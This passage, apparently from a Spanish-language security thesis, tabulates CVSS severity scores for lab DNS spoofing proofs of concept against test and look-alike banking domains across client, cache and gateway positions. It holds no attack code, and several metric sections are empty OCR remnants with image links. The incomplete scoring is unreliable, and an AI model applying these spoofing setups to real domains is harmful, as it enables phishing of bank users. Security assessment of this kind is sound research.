2			CLIENTE-GATEWAY		SI	NO	SI	NO	SI	7.1	6,9	6,9	6,9	MEDIA
3	bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI	7.1	6,9	6,9	6,9	MEDIA
4	coomunicate.com	F	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI	7,9	7,7	7,7	7,7	ALTA
5			CLIENTE-GATEWAY		SI	SI	NO	NO	SI	7,9	7,7	7,7	7,7	ALTA
6	baancodk.com	F	CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI	7,9	7,7	7,7	7,7	ALTA


Para los casos 1 al 3 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL




MÉTRICA AMBIENTAL




Para los casos 4 al 6 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL



MÉTRICA AMBIENTAL



EVALUACIÓN DE LA VULNERABILIDADES CON LAS POC DE DNS SPOOFING, CUANDO LA CADENA DE CONFIANZA ESTÁ ROTA.


El cálculo de la severidad asociada a PoC se aplica el sobre el elemento vulnerable y afectado por la PoC, en algunos casos una misma PoC tiene 2 elementos vulnerables y afectados, como se presenta en las tablas de abajo donde la PoC tiene efecto en el cliente como en el servidor cache.

						PoC			CLIENTE			CACHE				
N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	POC EXITOSA	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	MEDIA
2			CLIENTE -CACHE		SI	7,1	6,9	6,9							6,9	MEDIA
3			CLIENTE-GATEWAY		SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	MEDIA
4			CACHE-GATEWAY	CLIENTE	SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	MEDIA
5			CLIENTE -CACHE		SI	7,1	6,9	6,9							6,9	MEDIA
6			CLIENTE-GATEWAY		SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	MEDIA
7			CACHE-GATEWAY	CLIENTE-CACHE	SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	ALTA
8			CLIENTE -CACHE		SI	7,1	6,9	6,9							6,9	MEDIA
9			CLIENTE-GATEWAY		SI	7,5	7,3	7,3	7,1	6,9	6,9	7,9	7,7	7,7	7,3	ALTA
10	www.bancodk.com www.transacciones.bancodk.com		CACHE-BANCODK	CACHE	SI	7,1	6,9	6,9							6,9	MEDIA
11			CLIENTE -CACHE		SI	7,1	6,9	6,9							6,9	MEDIA
12	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
13			CLIENTE -CACHE		SI	7,1	6,9	5,2							5,2	MEDIA
14			CLIENTE-GATEWAY		SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
15			CACHE-GATEWAY	CLIENTE	SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
16			CLIENTE -CACHE		SI	7,1	6,9	5,2							5,2	MEDIA
17			CLIENTE-GATEWAY		SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
18			CACHE-GATEWAY	CLIENTE-CACHE	SI	7,5	7,3	5,6							5,6	ALTA
19			CLIENTE -CACHE		SI	7,1	6,9	5,2							5,2	MEDIA
20			CLIENTE-GATEWAY		SI	7,5	7,3	5,6							5,6	ALTA
21	baancodk.com	NF-I	CACHE-BANCODK		SI	7,9	7,3	5,6	7,9	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
22			CLIENTE -CACHE		SI	7,9	6,9	5,2							5,2	MEDIA
23			CACHE-BANCODK		SI	7,9	6,9	5,2							5,2	MEDIA
24			CLIENTE -CACHE		SI	7,9	6,9	5,2							5,2	MEDIA
25			CACHE-BANCODK	CLIENTE-CACHE	SI	7,9	7,3	5,6	7,9	6,9	5,2	7,9	7,7	6,1	5,6	ALTA
26			CLIENTE -CACHE		SI	7,9	6,9	5,2							5,2	MEDIA
27	www.networks.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
28			CLIENTE -CACHE		SI	7,1	6,9	5,2							5,2	MEDIA
29			CLIENTE-GATEWAY		SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA


Para los casos 2,5,8,10 Y 11 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL



MÉTRICA AMBIENTAL



Para los casos 13, 16, 19,22,23,24,26 y 28 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL

MÉTRICA AMBIENTAL